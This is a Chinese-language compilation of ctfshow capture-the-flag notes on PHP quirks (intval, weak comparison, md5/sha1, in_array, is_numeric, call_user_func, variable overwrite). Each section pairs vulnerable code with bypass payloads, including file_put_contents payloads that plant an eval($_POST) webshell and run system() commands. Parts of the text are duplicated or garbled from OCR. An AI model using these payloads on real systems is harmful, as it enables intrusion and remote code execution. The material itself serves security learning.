

PHP特性(网友根据ctfshow整理)

- PHP特性(网友根据ctfshow整理)
- 一、intval()函数
- 二、多行匹配
- 3.== 弱类型与路径问题
 - highlight_file 显示伪协议
- 4.md5 ()
- 5.三目运算符的理解+变量覆盖
- 6. in_array()函数
- 7.is_numeric()函数
 - 优先级
- 8.and与&&的区别+反射类ReflectionClass的使用
- 9.call_user_func ()
 - is_numeric ()
- 10.sha1 ()
- 11变量覆盖
 - die(\$error)
 - Foreach ()
- 12.parse_str函数 ()
- 13.ereg()函数%00截断
- 15.FilesystemIterator类

一、intval()函数

PHP intval() 函数



PHP 可用的函数

intval() 函数用于获取变量的整数值。

intval() 函数通过使用指定的进制 base 转换（默认是十进制），返回变量 var 的 integer 数值。intval() 不能用于 object，否则会产生 E_NOTICE 错误并返回 1。

PHP 4, PHP 5, PHP 7

语法

```
int intval ( mixed $var [, int $base = 10 ] )
```

参数说明：

- \$var: 要转换成 integer 的数量值。
- \$base: 转化所使用的进制。

如果 base 是 0，通过检测 var 的格式来决定使用的进制：

- 如果字符串包括了 "0x" (或 "0X") 的前缀，使用 16 进制 (hex)；否则，
- 如果字符串以 "0" 开始，使用 8 进制 (octal)；否则，
- 将使用 10 进制 (decimal)。

https://blog.csdn.net/qq_40477290

返回值

成功时返回 var 的 integer 值，失败时返回 0。空的 array 返回 0，非空的 array 返回 1。

最大的值取决于操作系统。32 位系统最大带符号的 integer 范围是 -2147483648 到 2147483647。举例，在这样的系统上，intval('100000000000') 会返回 2147483647。64 位系统上，最大带符号的 integer 值是 9223372036854775807。

字符串有可能返回 0，虽然取决于字符串最左侧的字符。

实例

实例

```
<?php
echo intval(42);           // 42
echo intval(4.2);          // 4
echo intval('42');         // 42
echo intval('+42');        // 42
echo intval('-42');        // -42
echo intval(042);          // 34
echo intval('042');        // 42
echo intval(1e10);         // 1410065408
echo intval('1e10');       // 1
echo intval(0x1A);         // 26
echo intval(42000000);     // 42000000
echo intval(4200000000000000000); // 0
echo intval('4200000000000000000'); // 2147483647
echo intval(42, 8);        // 42
echo intval('42', 8);      // 34
echo intval(array());      // 0
echo intval(array('foo', 'bar')); // 1
?>
```

https://blog.esdr.net/en_40477290

例子1

例子1

```
if(preg_match("/[0-9]/", $num)){<!-- -->
    die("no no no!");
}
if(intval($num)){<!-- -->
    echo $flag;
```

不能用数字，读源码我们知道，不能输入数字，所以科学技术法、等等都不能绕过，但是不是没有漏洞？，数组有参数情况下，可以绕过 前面的例子说数组带值的情况下，是有返回1

payload:

```
?num[]=asdas
?num[]=1
?num[]='sad'
```

例子2

```

if($num=="4476"){<!-- -->    #绕过这个
    die("no no no!");
}
if(intval($num,0)===4476){<!-- -->
    echo $flag;
}else{<!-- -->
    echo intval($num,0);
}

```

如果 base 是 0, 通过检测 var 的格式来决定使用的进制: 因为可以通过进制绕过的方式, 我们可以选择 16进制 8进制d等等

构造payload

```

?num=0b1000101111100 转换为二进制
?num=0o10574 转换为八进制没有成功
?num=0x117c 转换为16进制

```

构造2 intval 相当于一个弱语言==

```

构造2
使用特征 弱语言特征
4476a php特征
4476a 实际上是==4476
?num=4476a    a\b\c\d都可以

```

参考羽师傅

intval('4476.0')===4476	小数点
intval('+4476.0')===4476	正负号
intval('4476e0')===4476	科学计数法
intval('0x117c')===4476	16进制
intval('010574')===4476	8进制
intval(' 010574')===4476	8进制+空格

例子3 是例子2的不同

```
if($num==4476){<!-- -->    #这个==
    die("no no no!");
}
if(intval($num,0)==4476){<!-- -->
    echo $flag;
}else{<!-- -->
    echo intval($num,0);
}
```

用4476a是无法绕过==, 弱比较下两者直接相等.

其他都可以用**列子1**的解法

新的一种绕过方式

用4476a是无法绕过第六行的, 弱比较下两者直接相等

加另外一种

e这个字母比较特殊, 在PHP中会被当作科学计数法。这是PHP在处理字符串时的一个缺陷

所以为了绕过第6行: ==4476, 我们就可以构造4476e123, 被认为是科学计数法, 值是:
4476×10¹²³

第9行intval()函数处理时遇到字母就停止, 所以只读取4476而不是4476e123, 从而绕过
Payload:
?num=4476e123

列子4

```
$num = $_GET['num'];
if($num==4476){<!-- -->
    die("no no no!");
}
if(preg_match("/[a-z]/i", $num)){<!-- -->
    die("no no no!");
}
if(intval($num,0)==4476){<!-- -->
    echo $flag;
}else{<!-- -->
    echo intval($num,0);
}
```

可以看到过滤了所以字母并且不区分大小写 正好八进制没有字母

构造 intval('010574')===4476 8进制 intval('4476.0')===4476 小数点 ?num=010574

列子5

```
$num = $_GET['num'];
if($num=="4476"){<!-- -->
    die("no no no!");
}
if(preg_match("/[a-z]/i", $num)){<!-- -->
    die("no no no!");
}
if(!strpos($num, "0")){<!-- -->
    die("no no no!");
}
if(intval($num,0)===4476){<!-- -->
    echo $flag;
}
```

比例子4有了, strpos(\$num, "0") strpos()限制了传参第一位不能为0, 如果为0, 就die

通过换行符%0a、空格符%20结合八进制绕过 payload: ?num=%0a010574 ?num=%20010574 直接空格也行: ?num= 010574 (空格+010574) ?num=4476.0

列子6

```
if($num==4476){<!-- -->
    die("no no no!");
}
if(preg_match("/[a-z]|\./i", $num)){<!-- -->
    die("no no no!!");
}
if(!strpos($num, "0")){<!-- -->
    die("no no no!!!");
}
if(intval($num,0)===4476){<!-- -->
    echo $flag;
}
```

多了一个匹配\., 除了换行以外所有字符 只能用空格了 过滤了 换行和.字符了

?num=%20010574

参考

新例子来自 [WUSTCTF2020]朴实无华

```
//level 1
if (isset($_GET['num'])){
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好。";
    }else{
        die("金钱解决不了穷人的本质问题");
    }
}else{
    die("去非洲吧");
}
```

CSDN @ZJL_19

GET接收num传参，num要小于2020，加1之后要大于2021，否则要么die，要么还是die 随后查询intval()函数的使用方式，发现如果intval函数参数填入科学计数法的字符串，会以e前面的数字作为返回值而对于科学计数法+数字则会返回字符串类型

```
<?php
$num='2e4';
echo(intval($num));
echo('<br>');
echo(intval($num+1));
?>
```

选择C:\WINDOWS\system32\cmd.exe

```
Microsoft Windows [版本 10.0.18363.778]
(c) 2019 Microsoft Corporation。保留所有权利。

C:\Users\acer>php C:\Users\acer\Desktop\1.php
2
C:\Users\acer>
C:\Users\acer>php C:\Users\acer\Desktop\1.php
220001
C:\Users\acer>php C:\Users\acer\Desktop\1.php
2<br>20001
C:\Users\acer>
```

CSDN @ZJL_19

二、多行匹配

列子1

```
include('flag.php');
$a=$_GET['cmd'];
if(preg_match('/^php$/im', $a)){<!-- --> #以php开头^并且以它结尾$, 多行匹配m, 存在一行就可以了
    if(preg_match('/^php$/i', $a)){<!-- --> #以php开头并且以它结尾 不用匹配多行
        echo 'hacker';
    }
    else{<!-- -->
        echo $flag;
    }
}
else{<!-- -->
    echo 'nonononono';
}
```

参考羽师傅 构造 payload: ?cmd=%0aphp %0aphp 经过第一个匹配时, 以换行符为分割也就是%0a, 前面因为是空的, 所以只匹配合换行符后面的, 所以可以通过。经过第二个正则表达式时, 因为我们是%0aphp 不符合正则表达式的以php开头以php结尾。所以无法通过, 最后输出flag

3.== 弱类型与路径问题

highlight_file 显示伪协议

例子1

```
<?php

highlight_file(__FILE__);

if(isset($_GET['u'])){<!-- -->
    if($_GET['u']=='flag.php'){<!-- -->
        die("no no no");
    }else{<!-- -->
        highlight_file($_GET['u']);
    }
}
```

可以看到== 只要不等于flag.php

高亮显示 highlight_file /var/www/html/flag.php 绝对路径 ./flag.php 相对路径 ./绕过==
php://filter/resource=flag.php php伪协议 php://filter/read=convert.base64-encode/resource= flag.php
/.编码形式

4.md5 ()

例子

```
<?php

include("flag.php");
highlight_file(__FILE__);
if (isset($_POST['a']) and isset($_POST['b'])) {<!-- -->
    if ($_POST['a'] != $_POST['b'])
    if (md5($_POST['a']) === md5($_POST['b']))
    echo $flag;
    else
    print 'Wrong.';
}
?>
```

原因: md5()函数无法处理数组, 如果传入的为数组, 会返回NULL, 所以两个数组经过加密后得到的都是NULL, 也就是强相等的。 payload:a[]=1&b[]=2 构造 强比较 a[]=1&b[]=2 构造2 强碰撞 不利用数组, 而是使用md5一致但不同的两个字符串 这是经过URL编码的两个字符串, 他们的md5值是相等的 原理是将hex字符串转化为ascii字符串, 并写入到bin文件 考虑到要将一些不可见字符传到服务器, 这里使用url编码

```
a=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%D1U%5D%83%60%FB_%07%FE%A2
&b=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%D1D%5D%83%60%FB_%07%FE%A2
```

参考

5.三目运算符的理解+ 变量覆盖

列子

```
<?php
include("flag.php");
$_GET?$_GET=&$_POST:'flag';
$_GET['flag']=='flag'?$_GET=&$_COOKIE:'flag';
$_GET['flag']=='flag'?$_GET=&$_SERVER:'flag';
highlight_file($_GET['HTTP_FLAG']=='flag'?flag:__FILE__);

?>
```

考点是PHP里面的三元运算符和传址(引用) 传址(引用)有点像c语言里面的地址 我们可以修改一下代码

```
<?php
include('flag.php');
if($_GET){<!-- -->
$_GET=&$_POST;//只要有输入的get参数就将get方法改变为post方法(修改了get方法的地址)
}else{<!-- -->
"flag";
} i
f($_GET['flag']=='flag'){<!-- -->
$_GET=&$_COOKIE;
}else{<!-- -->
'flag';
1 2 3 4 5 6 7 8 9
10
11所以我们只需要 GET一个?HTTP_FLAG=flag 加 POST一个HTTP_FLAG=flag
```


中间的代码没有作用，因为我们不提交 flag 参数

&是引用符号，意思是：不同的名字访问同一个变量内容。php的引用是在变量或者函数、对象等前面加上&符号，PHP 的引用允许你用两个变量来指向同一个内容

`$_GET?$_GET=&$_POST:'flag';`意思：如果有GET方法传参，就将GET方法改为POST方法

`highlight_file($_GET['HTTP_FLAG']=='flag'?$flag:__FILE__)`意思：如果有通过GET方法传参'`HTTP_FLAG=flag`'，就`highlight_file($flag)`。否则`highlight_file(__FILE__)`

中间的代码没有作用，因为我们不提交 flag 参数

`$_GET?$_GET=&$_POST:'flag';` //只要有输入的get参数就将get方法改变为post方法(修改了get方法的地址)

那么看最后要求`$_GET['HTTP_FLAG']=='flag'?$flag:__FILE__`那么我们就可以直接随意get传参一个，然后post传参`HTTP_FLAG=flag`即可获得flag。

根据第一条可知，如果get传了一个值，那么就可以用post覆盖get中的值。

中间两行意义不大。

最后一行是，如果get传了一个`HTTP_FLAG=flag`就输出flag否则显示index.php源码。

所以我们get随便传一个，然后post传 `HTTP_FLAG=flag`即可

payload get: 1=1 post: `HTTP_FLAG=flag`

参考 <https://www.php.cn/php-notebook-172859.html> <https://www.php.cn/php-weizijiaocheng-383293.html>

6. in_array()函数

`in_array()` 函数搜索数组中是否存在指定的值。

定义和用法

in_array() 函数搜索数组中是否存在指定的值。

注释: 如果 *search* 参数是字符串且 *type* 参数被设置为 TRUE, 则搜索区分大小写。

语法

```
in_array(search,array,type)
```

参数	描述
<i>search</i>	必需。规定要在数组搜索的值。
<i>array</i>	必需。规定要搜索的数组。
<i>type</i>	可选。如果设置该参数为 true, 则检查搜索的数据与数组的值的类型是否相同。

说明

如果给定的值 *search* 存在于数组 *array* 中则返回 true。如果第三个参数设置为 true, 函数只有在元素存在于数组中且数据类型与给定值相同时才返回 true。

如果没有在数组中找到参数, 函数返回 false。

注释: 如果 *search* 参数是字符串, 且 *type* 参数设置为 true, 则搜索区分大小写。

https://blog.csdn.net/qq_40477290

漏洞例子:

```
$array=[0,1,2,'3'];
var_dump(in_array('a', $array));           //bool(true)
var_dump(in_array('1a', $array));          //bool(true)
var_dump(in_array('1', $array, true));     //bool(false)
```

可以理解为, 当 `type == false` 时, 使用 `==` 进行比较; 当 `type == true` 时, 使用 `===` 进行比较。(个人理解, 欢迎纠正)

例子2

```
<?php
highlight_file(__FILE__);
$allow = array();
for ($i=36; $i < 0x36d; $i++) {<!-- --> //877
    array_push($allow, rand(1,$i));    参数很多随机的数字,
}
if(isset($_GET['n']) && in_array($_GET['n'], $allow)){<!-- -->
//in_array() 函数搜索数组中是否存在指定的值。
    file_put_contents($_GET['n'], $_POST['content']);
}
//file_put_contents - 将一个字符串写入文件(前面是文件名, 后面是内容)
```

```
?>
```

构造

```
$allow = array(1,'2','3');    ==  
var_dump(in_array('1.php',$allow));    //bool(true)  
  
$allow = array(1,'2','3');    ===  
var_dump(in_array('1.php',$allow,true));    //bool(false)
```

构造1

in_array延用了php中的==

具体内容可以查看php手册->附录->PHP类型比较表

因为新加进去的随机数字每次都包含1, 1存在的几率是最大的。

所以直接写 n=1.php post:content=<?php eval(\$_POST[1]);?>多试几次即可

写一句话木马然后直接菜刀链接

方式2: 在in_array()中n=1.php就会转化成n=1, 此外通过file_put_contents()创建一个文件写入php代码

?n=666.php

content=<?php system("ls");?>

访问666.php即可

content=<?php system("tac flag36d.php");?>

7.is_numeric()函数

如果指定的变量是数字和数字字符串则返回 TRUE, 否则返回 FALSE, 注意浮点型返回空值, 即 FALSE。

注意16进制中, 在php5 返回是真, 而php7返回假

- `is_numeric()` 函数判断变量是否为数字，是数字返回1，否则返回0。(输出为0的代码使用 `echo` 在我的环境中没有输出值，所以使用 `var_dump()` 输出。)

```

1  echo is_numeric(1);           //1
2  echo is_numeric('1');        //1
3  echo is_numeric(0x1);        //1
4  var_dump(is_numeric('0x1'));  //bool(false)
5  var_dump(is_numeric('1a'));   //bool(false)
6  var_dump(is_numeric([1]));    //bool(false)
7  echo is_numeric('0e1');       //1
8  var_dump(is_numeric('0ea'));  //bool(false)

```

复制

- 例子

```

1  $temp = '';
2  is_numeric($temp)?die("no numeric"):NULL;
3  if($temp > 1336){
4      echo 'yes';
5  }

```

此处变量temp不能为数字且要大于1336，是因为通过 `is_numeric()` 函数判断是否为数字，然后通过 `>` 比较是否大于1336，所以可以利用这两种判断方法之间的不同来绕过。（`>`与`==`相同，在比较前会将两边变量类型转换相同）。有以下两种方法：

```

1  $temp = '3333a'
2  $temp = [1]      #数组大于任何其他类型，具体参考1.1.1

```

https://blog.csdn.net/qq_40477290

优先级

优先级

符号

```

1  $bA = true;
2  $bB = false;
3  $b1 = $bA and $bB;
4  $b2 = $bA && $bB;
5  var_dump($b1); // $b1 = true
6  var_dump($b2); // $b2 = false
7  $bA = false;
8  $bB = true;
9  $b3 = $bA or $bB;
10 $b4 = $bA || $bB;
11 var_dump($b3); // $b3 = false
12 var_dump($b4); // $b4 = true

```

登录后复制

https://blog.csdn.net/qq_40477290

`&&`与`||`的优先级高于`=`

`=`的优先级高于`and`与`or`

```
1 $v0=is_numeric($v1) and is_numeric($v2) and is_numeric($v3);
2 if($v0){
3     .....
4 }
```

登录后复制

只要令v1=数字, v0就为true

列子

```
<?php
```

```
highlight_file(__FILE__);
include("ctfshow.php");
//flag in class ctfshow;
$ctfshow = new ctfshow();
$v1=$_GET['v1'];
$v2=$_GET['v2'];
$v3=$_GET['v3'];
$v0=is_numeric($v1) and is_numeric($v2) and is_numeric($v3);
if($v0){<!-- -->
    if(!preg_match("/\;/", $v2)){<!-- -->
        if(preg_match("/\;/", $v3)){<!-- -->
            eval("$v2('ctfshow')$v3"); // eval() 函数把字符串按照 PHP 代码来计
算。
```

既然如此, \$v1为数字即可让\$v0为True 优先级问题

V2不能有分号, V3必须有一个分号 `eval("$v2('ctfshow')$v3")` //意思是显示ctfshow 不是 `flag.php`

```
payload:v1=1&v2=var_dump($ctfshow)/*&v3=*/; 看懂 //利用注释符号/**/
```

```
直接输出$ctfshow;构造出 var_dump($ctfshow);
payload:v1=1&v2=var_dump($ctfshow)/*&v3=*/;
```


因为过滤的字符比较少, 所以可以直接执行命令。

方法不固定, 在此聚两个例子

```
v1=1&v2=?><?php echo `ls`?>/*&v3=*/
```

```
v1=1&v2=-system('ls')-&v3=-1;
```

还实行一句话



8.and与&&的区别+反射类ReflectionClass的使用

ReflectionClass 举个简单的例子

```
<?php
class A{<!-- -->
public static $flag="flag{123123123}";
const PI=3.14;
static function hello(){<!-- -->
    echo "hello</br>";
}
}
$a=new ReflectionClass('A');

var_dump($a->getConstants());  获取一组常量
输出
array(1) {<!-- -->
    ["PI"]=>
    float(3.14)
}

var_dump($a->getName());      获取类名
输出
string(1) "A"

var_dump($a->getStaticProperties());  获取静态属性
输出
array(1) {<!-- -->
    ["flag"]=>
    string(15) "flag{123123123}"
}

var_dump($a->getMethods());  获取类中的方法
输出
array(1) {<!-- -->
    [0]=>
    object(ReflectionMethod)#2 (2) {<!-- -->
        ["name"]=>
        string(5) "hello"
        ["class"]=>
        string(1) "A"
```

```
}
}
```

题目列子

```
<?php

highlight_file(__FILE__);
include("ctfshow.php");
//flag in class ctfshow;
$ctfshow = new ctfshow();
$v1=$_GET['v1'];
$v2=$_GET['v2'];
$v3=$_GET['v3'];
$v0=is_numeric($v1) and is_numeric($v2) and is_numeric($v3);
if($v0){<!-- -->
    if(!preg_match("/\\\\\\\\|\\|\\~|\\`|\\!|\\@|\\#|\\\\$|\\%|\\^|\\*|\\)|\\-|\\_|\\+|=|\\
{\\[|\\]|\\'|\\\",|\\.|\\;|\\?|[0-9]/", $v2)){<!-- -->
        if(!preg_match("/\\\\\\\\|\\|\\~|\\`|\\!|\\@|\\#|\\\\$|\\%|\\^|\\*|\\(|\\-
|\\_|\\+|=|\\{|\\[|\\]|\\'|\\\",|\\.|\\;|\\?|[0-9]/", $v3)){<!-- -->
            eval("$v2('ctfshow')$v3");
        }
    }
}

?>
```

跟7差不多，但是过滤了很多。因此

构造 payload: ?v1=1&v2=echo new ReflectionClass&v3=;

9.call_user_func ()

is_numeric ()

先学几个函数

Substr ()

(PHP 4, PHP 5, PHP 7, PHP 8)
substr — 返回字符串的子串

说明

`substr(string $string, int $start, int $length = ?): string`

返回字符串 **string** 由 **start** 和 **length** 参数指定的子字符串。

源代码

```
<!DOCTYPE html>
<html>
<body>

<?php
echo substr("Hello world",6);
?>

</body>
</html>
```

运行结果

world

https://blog.csdn.net/qq_40477290

is_numeric () 前面介绍过了

call_user_func () 回调函数

3.call_user_func函数

call_user_func函数把第一个参数作为回调函数调用

`函数语法:mixed call_user_func (callable $callback , array $param_arr)`

第一个参数callback是被调用的回调函数，其余参数是回调函数的参数

`<?php call_user_func($_POST['fun'],$_POST['arg'])?>`

此代码为一句话木马的变形代码,通过POST型fun参数调用了system函数，通过POST型arg参数传入net user命令，执行了system('net user')，返回当前用户信息

\\的用户帐户 -----
C:\Windows\system32\cmd.exe /c net user /add /y /s /u:Administrator /p:1234567890 /!>
错误。



The screenshot shows a web application security tool interface. At the top, there are tabs for '查看器' (Viewer), '控制台' (Console), '调试器' (Debugger), '网络' (Network), and '样式编辑器' (Style Editor). Below these are dropdown menus for 'Encryption', 'Encoding', 'SQL', 'XSS', and 'Other'. There are buttons for 'Load URL', 'Split URL', and 'Execute'. A text input field contains 'http://127.0.0.1/test.php'. Below this, there are checkboxes for 'Post data', 'Referer', and 'User-Agent'. The 'Post data' checkbox is checked. A text input field at the bottom contains 'fun=system&arg=net user'.

https://blog.csdn.net/qq_40477290

file_put_contents() 函数把一个字符串写入文件中。

列子源码


```
<?php

highlight_file(__FILE__);
$v1 = $_POST['v1'];
$v2 = $_GET['v2'];
$v3 = $_GET['v3'];
$v4 = is_numeric($v2) and is_numeric($v3);
if($v4){<!-- -->
    $s = substr($v2,2); //从2开始切分
    $str = call_user_func($v1,$s);  回调函数
    echo $str;
    file_put_contents($v3,$str);  把字符串文件写入v3
}
else{<!-- -->
    die('hacker');
}

?>
```

考察点：hex2bin函数的使用

先来说下题目本意

is_numeric在php5的环境中，是可以识别十六进制的，也就是说，如果传入v2=0x66也是可以识别为数字的。

```
1 | var_dump(is_numeric("0x66"));  php5的环境下返回true  php7返回false
```

之后经过截断我们就得到了16进制，而且是不带0x的，这时候就可以通过调用函数hex2bin将16进制转换成字符串从而写入木马文件。（hex2bin如果参数带0x会报错）

具体做法：

首先将我们的一句话编码成16进制

```
1 | <?php eval($_POST[1]);?>
2 | 0x3c3f706870206576616c28245f504f53545b315d293b3f3e
```

接着直接传入v2=0x3c3f706870206576616c28245f504f53545b315d293b3f3e&v3=1.php

post:v1=hex2bin

即可完成木马的写入。

https://blog.csdn.net/qq_40477290

接着直接传入v2=0x3c3f706870206576616c28245f504f53545b315d293b3f3e&v3=1.php


post:v1=hex2bin

即可完成木马的写入。

接着直接传入v2=0x3c3f706870206576616c28245f504f53545b315d293b3f3e&v3=1.php

post:v1=hex2bin

即可完成木马的写入。



本地测试成功写入木马。

但是该题环境没有设置好用的是php7，所以我们还是得找到另外一种方法绕过。

虽然文件内容不好控制，但是可以利用伪协议将内容进行编码转换。

所以如果能找到一条php语句经过base64编码，在转换为16进制之后全部都是数字不就可以通过了吗？

也就是说

https://blog.csdn.net/qq_40477290

构造 思路：通过写入的\$v2全为数字，转化为字符\$str，然后写入文件，然后访问文件得到所需 使用base64编码为字符，然后转化为全为数字的16进制得到\$v3 关键就是什么代码base64编码后再转为十六进制为全数字

```
>$a="xxx";
$b=base64_encode($a);
$c=bin2hex($b);
如果$c全部都是纯数字就可以了。
```

```
$a='<?=`cat *`;';  
$b=base64_encode($a); // PD89YGNhdCAqYDs=  
$c=bin2hex($b); //这里直接用去掉=的base64  
输出 5044383959474e6864434171594473  
带e的话会被认为是科学计数法, 可以通过is_numeric检测。  
大家可以尝试下去掉=和带着=的base64解码出来的内容是相同的。因为等号在base64中只是起到填充的作用, 不影响具体的数据内容。
```

```
>最终payload:  
v2=115044383959474e6864434171594473&v3=php://filter/write=convert.base64-  
decode/resource=1.php post: v1=hex2bin
```

提升例子

```
<?php  
  
highlight_file(__FILE__);  
$v1 = $_POST['v1'];  
$v2 = $_GET['v2'];  
$v3 = $_GET['v3'];  
$v4 = is_numeric($v2) and is_numeric($v3);  
if($v4){<!-- -->  
    $s = substr($v2,2);  
    $str = call_user_func($v1,$s);  
    echo $str;  
    if(!preg_match("/.*p.*h.*p.*i",$str)){<!-- -->  
        file_put_contents($v3,$str);  
    }  
    else{<!-- -->  
        die('Sorry');  
    }  
}  
else{<!-- -->  
    die('hacker');  
}  
  
?>
```

跟上面差不多知识。
但是有正则匹配了,
if(!preg_match("/.*p.*h.*p.*i",\$str)){<!-- -->

```
#构造
GET
v2=115044383959474e6864434171594473&v3=php://filter/write=convert.base64-
decode/resource=2.php
POST
v1=hex2bin
#访问1.php后查看源代码获得flag
```

10.sha1 ()

哈希和MD5差不多，看MD5

列子1

```
<?php
highlight_file(__FILE__);

include("flag.php");

if(isset($_POST['v1']) && isset($_GET['v2'])) {<!-- -->
    $v1 = $_POST['v1'];
    $v2 = $_GET['v2'];
    if(sha1($v1)==sha1($v2)) {<!-- -->
        echo $flag;
    }
}
?>
```

考察点：hash比较缺陷

出题人出的有些失误，没有判断v1与v2的值，所以直接传post: v1=a get: v2=a就可以了，也可以用数组绕过

与md5一样，可利用0e科学计数法达到伪相等

payload: v1=aaK1STf //0e7665852665575620768827115962402601 科学计数法都是相等 v2=aaO8zKZF
//0e89257456677279068558073954252716165 科学计数法都是相等

只要开头是0e结尾都字符都可以的绕过的。

列子2

```
<?php

highlight_file(__FILE__);
include("flag.php");

if(isset($_POST['v1']) && isset($_GET['v2'])) {<!-- -->
    $v1 = $_POST['v1'];
    $v2 = $_GET['v2'];
    if(sha1($v1)==sha1($v2) && $v1!=$v2){<!-- -->
        echo $flag;
    }
}

?>
```

多了 $v1 \neq v2$

```
payload:
v1=aaK1STf      //0e7665852665575620768827115962402601    科学计数法都是相等
v2=aa08zKZF     //0e89257456677279068558073954252716165    科学计数法都是相等
```

只要开头是0e结尾都字符都可以的绕过的。

11变量覆盖

die(\$error)

die(\$error);漏洞 输出相当于echo一样

Foreach ()

参考漏洞 https://blog.csdn.net/weixin_39664643/article/details/109121130

https://blog.csdn.net/qq_38154820/article/details/115154181

列子学习

```
<?php
highlight_file(__FILE__);
include('flag.php');
```

```

error_reporting(0);
$error='你还想要flag嘛? ';
$suces='既然你想要那给你吧! ';
foreach($_GET as $key => $value){<!-- -->
    if($key==='error'){<!-- -->
        die("what are you doing?!");
    }
    $$key=$$value;
}foreach($_POST as $key => $value){<!-- -->
    if($value==='flag'){<!-- -->
        die("what are you doing?!");
    }
    $$key=$$value;
}
if(!($_POST['flag']==$flag)){<!-- -->
    die($error);
}
echo "your are good".$flag."\n";
die($sucés);

?>

```

构造

这里三个变量:

```

$error='你还想要flag嘛? ';
$suces='既然你想要那给你吧! ';
$flag    不知道, 这就是我们要输出的变量

```

如何输出变量\$flag?

利用变量覆盖

```

?sucés=flag          #GET  $sucés=$flag
error=sucés          #POST $error=$sucés(此时, $flag的值就传给了$sucés和$error)

```

die(\$error); 利用这个漏洞直接把值输入
利用(\$_POST['flag']!=\$flag)输出\$error, 这样就输出了\$flag

12.parse_str函数 ()

PHP String 函数

实例

把查询字符串解析到变量中：

```
<?php
parse_str("name=Bill&age=60");
echo $name."<br>";
echo $age;
?>
```

运行实例


定义和用法

`parse_str()` 函数把查询字符串解析到变量中。

注释：如果未设置 `array` 参数，则由该函数设置的变量将覆盖已存在的同名变量。

注释：php.ini 文件中的 `magic_quotes_gpc` 设置影响该函数的输出。如果已启用，那么在 `parse_str()` 解析之前，变量会被 `addslashes()` 转换。

https://blog.csdn.net/qq_40477290



https://blog.csdn.net/qq_40477290

定义和用法

parse_str() 函数把查询字符串解析到变量中。

注释: 如果未设置 array 参数, 则由该函数设置的变量将覆盖已存在的同名变量。

注释: php.ini 文件中的 magic_quotes_gpc 设置影响该函数的输出。如果已启用, 那么在 parse_str() 解析之前, 变量会被 addslashes() 转换。

语法




`parse_str(string,array)`

参数	描述
string	必需。规定要解析的字符串。
array	可选。规定存储变量的数组的名称。该参数指示变量将被存储到数组中。

技术细节

返回值:	无返回值。
PHP 版本:	4+
更新日志:	在 PHP 4.0.3 中, 新增了 array 参数。

